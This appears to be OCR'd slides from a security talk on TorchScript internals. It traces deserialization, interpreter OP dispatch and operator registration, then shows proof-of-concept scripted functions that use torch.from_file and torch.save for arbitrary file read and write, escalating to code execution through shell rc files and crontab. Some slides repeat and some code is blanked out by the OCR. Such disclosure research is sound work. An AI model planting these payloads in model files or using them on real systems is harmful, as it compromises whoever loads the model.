
TorchScript Serialization -- load




```
Module ScriptModuleDeserializer::deserialize(
    std::optional<at::Device> device,
    ExtraFilesMap& extra_files,
    bool restore_shapes) {
  ...
  auto tuple = readArchive("constants").toTuple();
  for (auto constant : tuple->elements()) {
    constants_table_.push_back(constant.toIValue());
  }
  auto m_ivalue = readArchive("data");
  auto m = Module(m_ivalue.toObject());
  ...
  return m;
}
```

TorchScript Serialization -- load

```
Module ScriptModuleDeserializer::deserialize(
    std::optional<at::Device> device,
    ExtraFilesMap& extra_files,
    bool restore_shapes) {
  ...
  auto tuple = readArchive("constants").toTuple();
  for (auto constant : tuple->elements()) {
    constants_table_.push_back(constant.toIValue());
  }
  auto m_ivalue = readArchive("data");
  auto m = Module(m_ivalue.toObject());
  ...
  return m;
}
```




TorchScript Serialization -- load

- Reach main logic via ScriptModuleDeserializer::deserialize
- Call readArchive to read constants.pkl, convert constants to IValues by unpickling and save them to constants_table_
- Call readArchive to read data.pkl, restore corresponding IValues by unpickling
- During data.pkl unpickling, SourceImporter reads code files and constants_table_ to restore IR through parseType->findNamedType->importNamedType


TorchScript Execution -- Node

Node format




```
graph(%x.1 : Tensor):
  %12 : int = prim::Constant[value=1]()
  %2 : NoneType = prim::Constant()
  %4 : int = prim::Constant[value=0]() #  poc.py:5:14
  %9 : int = prim::Constant[value=2]() #  poc.py:6:10
  %3 : Tensor = aten::sum(%x.1, %2) #  poc.py:5:4
  %5 : Tensor = aten::gt(%3, %4) #  poc.py:5:4
  %7 : bool = aten::Bool(%5) #  poc.py:5:4
  %y : Tensor = prim::If(%7) #  poc.py:5:1
    block0():
      %y.1 : Tensor = aten::mul(%x.1, %9) #  poc.py:6:6
      -> (%y.1)
    block1():
      %y.3 : Tensor = aten::add(%x.1, %9, %12) #  poc.py:8:6
      -> (%y.3)
  return (%y)
```

TorchScript Execution




```
bool runTemplate(Stack& stack) {
    ...
    try {
      while (true) {
        Frame& frame = frames.back();
        ...
        switch (inst.op) {
          case INST(ENTER): {
            [[maybe_unused]] auto _ = instGuard();
            const auto& obj = peek(stack, 0, 1);
            TORCH_INTERNAL_ASSERT(obj.isObject());
            entered_objects.push_back(obj);
          }
            INST_NEXT;
          ...
          case INST(OP): {
            [[maybe_unused]] auto _ = instGuard();
            auto stackSizeGuard = stackSizeAssertGuard();
            frame.function->operator_table_[inst.X](stack);
            stackSizeGuard.callAssert();
          }
        ...
```

TorchScript Execution

What is OP instruction?

What about the callee?

```
bool runTemplate(Stack& stack) {
    ...
    try {
      while (true) {
        Frame& frame = frames.back();
        ...
        switch (inst.op) {
          case INST(ENTER): {
            [[maybe_unused]] auto _ = instGuard();
            const auto& obj = peek(stack, 0, 1);
            TORCH_INTERNAL_ASSERT(obj.isObject());
            entered_objects.push_back(obj);
          }
            INST_NEXT;
          ...
          case INST(OP): {
            [[maybe_unused]] auto _ = instGuard();
            auto stackSizeGuard = stackSizeAssertGuard();
            frame.function->operator_table_[inst.X](stack);
            stackSizeGuard.callAssert();
          }
        ...
```

TorchScript Operators

- Some built-in functions register themselves as Operators, requiring OP instructions to call corresponding functions.
- The RegisterOperators class manages these Operators, and register them by registerOperator function.

```
pwndbg> p getAllOperatorsSymbol()
$5 = std::vector of length 2236, capacity 2236 = {"prim::rpc_async", "prim::rpc_remote", "prim::rpc_sync", "prim::PythonOp", "aten::has_torch_function", "aten::is_scripting", "aten::as_tensor"
, "aten::tensor", "prim::TimePoint", "prim::AddStatValue", "prim::awaitable_nowait", "prim::awaitable_wait", "aten::wait", "prim::IgnoredPythonOp", "aten::save", "aten::grad", "prim::BailoutTe
mplate", "prim::BailOut", "prim::Guard", "prim::FallbackGraph", "prim::TypeCheck", "aten::_grad_sum_to_size", "prim::ChunkSizes", "prim::ConstantChunk", "prim::RequiresGradCheck", "prim::Fusio
nGroup", "prim::profile_ivalue", "prim::profile", "aten::hash", "prim::ModuleContainerIndex", "prim::id", "aten::divmod", "prim::abs", "aten::__round_to_zero_floordiv", "aten::chr", "prim::Str
ingIndex", "aten::bin", "aten::oct", "aten::hex", "aten::sorted", "aten::_unwrap_optional", "aten::_size_if_not_equal", "prim::AutogradAdd", "prim::AutogradAllNonZero", "prim::AutogradAllZero"
, "prim::AutogradAnyNonZero", "onnx::Shape", "onnx::Reshape", "aten::warn", "prim::BroadcastSizes", "prim::ReductionSizes", "prim::AutogradZero", "aten::manual_seed", "prim::grad", "prim::requ
ires_grad", "aten::percentFormat", "aten::device", "prim::rangelist", "aten::rjust", "aten::isprintable", "aten::isidentifier", "aten::setdefault", "aten::keys", "prim::tolist", "prim::is_cuda
", "aten::backward", "aten::dict", "aten::__contains__", "aten::ord", "prim::max", "prim::min", "aten::floordiv", "prim::IfThenElse", "prim::VarStack", "prim::VarConcat", "prim::Print", "prim:
:Uninitialized", "aten::get_autocast_dtype", "aten::is_autocast_cpu_enabled", "aten::is_autocast_enabled", "aten::len", "aten::pop", "aten::insert", "aten::Delete", "aten::clear", "aten::_set_
item", "aten::append", "aten::__getitem__", "aten::dim", "aten::__isnot__", "aten::__is__", "aten::__not__", "prim::layout", "prim::dtype", "prim::device", "prim::unchecked_unwrap_optional", "
prim::TupleIndex", "prim::EnumValue", "prim::EnumName", "prim::RaiseException", "prim::NumToTensor", "aten::format", "aten::Complex", "aten::Float", "aten::Int", "aten::Bool", "aten::ScalarImp
licit", "aten::FloatImplicit", "aten::ComplexImplicit", "aten::IntImplicit", "prim::unchecked_cast", "prim::TupleUnpack", "aten::__derive_index", "aten::__range_length", "aten::list", "aten::s
tr", "aten::update", "aten::_scaled_dot_product_cudnn_attention_backward", "aten::strip", "aten::_scaled_dot_product_efficient_attention_backward", "aten::isupper", "aten::_scaled_dot_product_
flash_attention_backward", "aten::get", "aten::_scaled_dot_product_attention_math_for_mps", "aten::_list_to_tensor", "aten::_spsolve", "aten::record_stream", "_c10d_functional::broadcast_", "a
ten::_to_sparse_semi_structured", "aten::cpu", "aten::_nnz", "aten::count", "aten::_scaled_grouped_mm", "aten::Generator", "aten::_sparse_mm_reduce_impl_backward", "prim::index", "aten::_spars
e_mm_reduce_impl", "aten::get_gradients", "aten::_nested_get_min_seqlen", "profiler::_record_function_enter_new", "aten::_nested_get_ragged_idx", "profiler::_record_function_enter", "aten::_ne
sted_get_offsets", "symm_mem::two_shot_all_reduce_", "aten::_weight_int4pack_mm_with_scales_and_zeros", "symm_mem::one_shot_all_reduce_copy", "aten::_weight_int4pack_mm", "aten::miopen_convolu
tion_add_relu", "aten::miopen_convolution_relu", "aten::initial_seed", "aten::_sparse_semi_structured_addmm", "aten::modf", "aten::_sparse_semi_structured_mm", "aten::remove", "aten::_sparse_s
emi_structured_linear", "aten::cuda", "aten::_sparse_semi_structured_apply_dense", "aten::seed", "aten::_sparse_semi_structured_apply", "aten::mathremainder", "aten::_sparse_semi_structured_ti
le", "c10d::barrier", "aten::_use_cudnn_ctc_loss", "aten::qscheme", "aten::q_per_channel_axis", "aten::q_zero_point", "aten::q_scale", "static_runtime::flatten_copy", "aten::_nested_tensor_sof
tmax_with_shape", "inductor::_alloc_from_pool", "aten::_nested_sum_backward", "inductor::_mm_plus_mm", "aten::_nested_select_backward", "symm_mem::multimem_all_gather_out", "aten::_values", "a
ten::mkldnn_adaptive_avg_pool2d", "static_runtime::fused_equally_split", "aten::_coalesced_", "aten::sparse_sampled_addmm", "aten::hspmm", "aten::sparse_resize_and_clear_", "profiler::_record_
function_exit", "aten::_nested_get_values", "aten::copy_sparse_to_sparse_", "aten::resize_as_sparse_", "prims::minimum", "aten::batch_norm_elemt", "static_runtime::signed_log1p", "aten::_neste
d_view_from_jagged", "aten::partition", "aten::_sparse_broadcast_to", "aten::sparse_resize_", "aten::isalnum", "aten::_resize_output_", "prim::is_cpu", "aten::_propagate_xla_data", "aten::unfl
atten_dense_tensors", "aten::flatten_dense_tensors", "aten::pad_sequence", "aten::__upsample_bilinear"...}
```

TorchScript Operators

- Some built-in functions register themselves as Operators, requiring OP instructions to call corresponding functions.
- The RegisterOperators class manages these Operators, and register them by registerOperator function.

```
pwndbg> p getAllOperatorsSymbol()
$5 = std::vector of length 2236, capacity 2236 = {"prim::rpc_async", "prim::rpc_remote", "prim::rpc_sync", "prim::PythonOp", "aten::has_torch_function", "aten::is_scripting", "aten::as_tensor"
, "aten::tensor", "prim::TimePoint", "prim::AddStatValue", "prim::awaitable_nowait", "prim::awaitable_wait", "aten::wait", "prim::IgnoredPythonOp", "aten::save", "aten::grad", "prim::BailoutTe
mplate", "prim::BailOut", "prim::Guard", "prim::FallbackGraph", "prim::TypeCheck", "aten::_grad_sum_to_size", "prim::ChunkSizes", "prim::ConstantChunk", "prim::RequiresGradCheck", "prim::Fusio
nGroup", "prim::profile_ivalue", "prim::profile", "aten::hash", "prim::ModuleContainerIndex", "prim::id", "aten::divmod", "prim::abs", "aten::__round_to_zero_floordiv", "aten::chr", "prim::Str
ingIndex", "aten::bin", "aten::oct", "aten::hex", "aten::sorted", "aten::_unwrap_optional", "aten::_size_if_not_equal", "prim::AutogradAdd", "prim::AutogradAllNonZero", "prim::AutogradAllZero"
, "prim::AutogradAnyNonZero", "onnx::Shape", "onnx::Reshape", "aten::warn", "prim::BroadcastSizes", "prim::ReductionSizes", "prim::AutogradZero", "aten::manual_seed", "prim::grad", "prim::requ
ires_grad", "a                                                                                                                                                                    tolist", "prim::is_cuda
", "aten::back                                                                                                                                                                    , "prim::Print", "prim:
:Uninitialized                                                                                                                                                                    n::clear", "aten::_set_
item", "aten::                                                                                                                                                                    ked_unwrap_optional", "
prim::TupleInd                                                                                                                                                                    Bool", "aten::ScalarImp
licit", "aten::FloatImplicit", "aten::ComplexImplicit", "aten::IntImplicit", "prim::unchecked_cast", "prim::TupleUnpack", "aten::__derive_index", "aten::__range_length", "aten::list", "aten::s
tr", "aten::update", "aten::_scaled_dot_product_cudnn_attention_backward", "aten::strip", "aten::_scaled_dot_product_efficient_attention_backward", "aten::isupper", "aten::_scaled_dot_product_
flash_attention_backward", "aten::get", "aten::_scaled_dot_product_attention_math_for_mps", "aten::_list_to_tensor", "aten::_spsolve", "aten::record_stream", "_c10d_functional::broadcast_", "a
ten::_to_sparse_semi_structured", "aten::cpu", "aten::_nnz", "aten::count", "aten::_scaled_grouped_mm", "aten::Generator", "aten::_sparse_mm_reduce_impl_backward", "prim::index", "aten::_spars
e_mm_reduce_impl", "aten::get_gradients", "aten::_nested_get_min_seqlen", "profiler::_record_function_enter_new", "aten::_nested_get_ragged_idx", "profiler::_record_function_enter", "aten::_ne
sted_get_offsets", "symm_mem::two_shot_all_reduce_", "aten::_weight_int4pack_mm_with_scales_and_zeros", "symm_mem::one_shot_all_reduce_copy", "aten::_weight_int4pack_mm", "aten::miopen_convolu
tion_add_relu", "aten::miopen_convolution_relu", "aten::initial_seed", "aten::_sparse_semi_structured_addmm", "aten::modf", "aten::_sparse_semi_structured_mm", "aten::remove", "aten::_sparse_s
emi_structured_linear", "aten::cuda", "aten::_sparse_semi_structured_apply_dense", "aten::seed", "aten::_sparse_semi_structured_apply", "aten::mathremainder", "aten::_sparse_semi_structured_ti
le", "c10d::barrier", "aten::_use_cudnn_ctc_loss", "aten::qscheme", "aten::q_per_channel_axis", "aten::q_zero_point", "aten::q_scale", "static_runtime::flatten_copy", "aten::_nested_tensor_sof
tmax_with_shape", "inductor::_alloc_from_pool", "aten::_nested_sum_backward", "inductor::_mm_plus_mm", "aten::_nested_select_backward", "symm_mem::multimem_all_gather_out", "aten::_values", "a
ten::mkldnn_adaptive_avg_pool2d", "static_runtime::fused_equally_split", "aten::_coalesced_", "aten::sparse_sampled_addmm", "aten::hspmm", "aten::sparse_resize_and_clear_", "profiler::_record_
function_exit", "aten::_nested_get_values", "aten::copy_sparse_to_sparse_", "aten::resize_as_sparse_", "prims::minimum", "aten::batch_norm_elemt", "static_runtime::signed_log1p", "aten::_neste
d_view_from_jagged", "aten::partition", "aten::_sparse_broadcast_to", "aten::sparse_resize_", "aten::isalnum", "aten::_resize_output_", "prim::is_cpu", "aten::_propagate_xla_data", "aten::unfl
atten_dense_tensors", "aten::flatten_dense_tensors", "aten::pad_sequence", "aten::__upsample_bilinear"...}
```

Are these operators safe?

TorchScript Operators

```
"prim::PythonOp",
"aten::has_torch_function",
"aten::is_scripting",
"aten::as_tensor",
"aten::tensor",
"prim::TimePoint",
"prim::AddStatValue",
"prim::awaitable_nowait",
"prim::awaitable_wait",
"aten::wait",
"prim::IgnoredPythonOp",
"aten::save",
...
"aten::from_file",
...
```

What are these?

TorchScript Operators

write file

```
Operator(
    "aten::save(t item, str filename) -> ()",
    [](Stack& stack) {
      auto filename = pop(stack).toStringRef();
      auto ivalue = pop(stack);

      // Pickle the tensor
      auto data = jit::pickle_save(ivalue);

      // Write file
      std::fstream output(filename, std::ios::out |
       std::ios::binary);
      output.write(data.data(), data.size());
    },
    aliasAnalysisFromSchema()),
```

read file

```
Tensor from_file(
    std::string_view filename,
    std::optional<bool> shared,
    std::optional<int64_t> size,
  ...
  int64_t my_size = size.value_or(0);
  int flags = shared.value_or(false) ? ALLOCATOR_MAPPED_SHARED : 0;
  auto my_dtype = options.dtype();
  size_t size_bytes = my_size * my_dtype.itemsize();
  auto storage_impl = c10::make_intrusive<at::StorageImpl>(
      c10::StorageImpl::use_byte_size_t(),
      size_bytes,
      MapAllocator::makeDataPtr(
          std::string(filename), flags, size_bytes, nullptr),
      /*allocator=*/nullptr,
      /*resizable=*/false);
  auto tensor = detail::make_tensor<at::TensorImpl>(
      storage_impl, at::DispatchKey::CPU, my_dtype);
  tensor.unsafeGetTensorImpl()->set_sizes_contiguous({my_size});
  return tensor;
}
```

TorchScript Operators

write file

```
Operator(
    "aten::save(t item, str filename) -> ()",
    [](Stack& stack) {
      auto filename = pop(stack).toStringRef();
      auto ivalue = pop(stack);

      // Pickle the tensor
      auto data = jit::pickle_save(i

      // Write file
      std::fstream output(filename, std::ios::out |
       std::ios::binary);
      output.write(data.data(), data.size());
    },
    aliasAnalysisFromSchema()),
```

How to call them from TorchScript?

read file

```
Tensor from_file(
    std::string_view filename,
    std::optional<bool> shared,
    std::optional<int64_t> size,
  ...
  int64_t my_size = size.value_or(0);
                                    e) ? ALLOCATOR_MAPPED_SHARED : 0;

                                    _dtype.itemsize();
  auto storage_impl = c10::make_intrusive<at::StorageImpl>(
      c10::StorageImpl::use_byte_size_t(),
      size_bytes,
      MapAllocator::makeDataPtr(
          std::string(filename), flags, size_bytes, nullptr),
      /*allocator=*/nullptr,
      /*resizable=*/false);
  auto tensor = detail::make_tensor<at::TensorImpl>(
      storage_impl, at::DispatchKey::CPU, my_dtype);
  tensor.unsafeGetTensorImpl()->set_sizes_contiguous({my_size});
  return tensor;
}
```

TorchScript Operators

```
_modules_containing_builtins = (     , torch._C._nn, torch._C._fft,
    torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)
```

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

TorchScript Operators

```
_modules_containing_builtins = (     , torch._C._nn, torch._C._fft,
    torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)
```

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

- Iterate through module attributes
- Get the actual attribute object
- Check if the attribute is callable
- Register address and new name of the operator

TorchScript Operators

```python
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

```cpp
std::shared_ptr<SugaredValue> toSugaredValue(
    py::object obj,
    GraphFunction& m,
    const SourceRange& loc,
    bool is_constant) {
  ...
  py::object builtin_name =
      py::module::import("torch.jit._builtins").attr("_find_builtin")(obj);
  if (!builtin_name.is_none()) {
    return std::make_shared<BuiltinFunction>(
        Symbol::fromQualString(py::str(builtin_name)), std::nullopt);
  }
  ...
```

TorchScript Operators

```python
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

```
std::shared_ptr<SugaredValue> toSugaredValue(
    py::object obj,
    GraphFunction& m,
    const SourceRange& loc,
    bool is_constant) {
  ...
  py::object builtin_name =
      py::module::import("torch.jit._builtins").attr("_find_builtin")(obj);
  if (!builtin_name.is_none()) {
    return std::make_shared<BuiltinFunction>(
        Symbol::fromQualString(py::str(builtin_name)), std::nullopt);
  }
  ...
```

```
std::shared_ptr<SugaredValue> emitApplyExpr(
      Apply& apply,
      size_t n_binders,
      const TypePtr& type_hint = nullptr) {
    auto sv = emitSugaredExpr(apply.callee(), 1);
    auto loc = apply.callee().range();
    ...
    auto args = getNamedValues(apply.inputs(), true);
    auto kwargs = emitAttributes(apply.attributes());
    return sv->call(loc, method, args, kwargs, n_binders);
}
```

emitBuiltinCall

TorchScript Operators

```
_modules_containing_builtins = (     , torch._C._nn, torch._C._fft,
    torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)
```

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

aten::save =

- torch.save
- torch._C._nn.save
- torch._C._fft.save
- torch._C._linalg.save
- torch._C._nested.save
- torch._C._sparse.save
- torch._C._special.save

TorchScript Operators

We just need to call torch.save or torch.from_file to get arbitrary file read/write ability in TorchScript.

```
@torch.jit.script
def read_file(x: torch.Tensor):
    return torch.from_file('/file/path', dtype=torch.long, size=100)
    # read the tensor try to get actual word
```

```
@torch.jit.script
def write_file(x: torch.Tensor):
    return torch.save("xxx", "/file/path")
    # will write dirty characters
```

Write File to RCE

.zshrc

.ssh/authorized_keys

.cshrc

```
root@iZj6cit8a025m7gcof6pk4Z:~# cat .zshrc
archive/data.pklFBZZZZZZZZZZZZZ?X
                                test
whoami
q.P>??-archive/versionFB)ZZZZZZZZZZZZZZZZZ
PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZ
6810298272338838400000029588155533753PJ?7((
pk4Z:~# zsh
/root/.zshrc:1: no such file or directory:
root
/root/.zshrc:3: parse error near `)'
```

.bashrc

.config/fish/config.fish

.profile

```
root@iZj6cit8a025m7gcof6pk4Z:~# cat .bashrc
archive/data.pklFBZZZZZZZZZZZZZ?X
                                test
whoami
q.P>??-archive/versionFB)ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
6810298272338838400000029588155533753PJ?7((>??archive/data.pk
pk4Z:~# bash
PK: command not found
```

Write File to RCE

✅ centos crontab

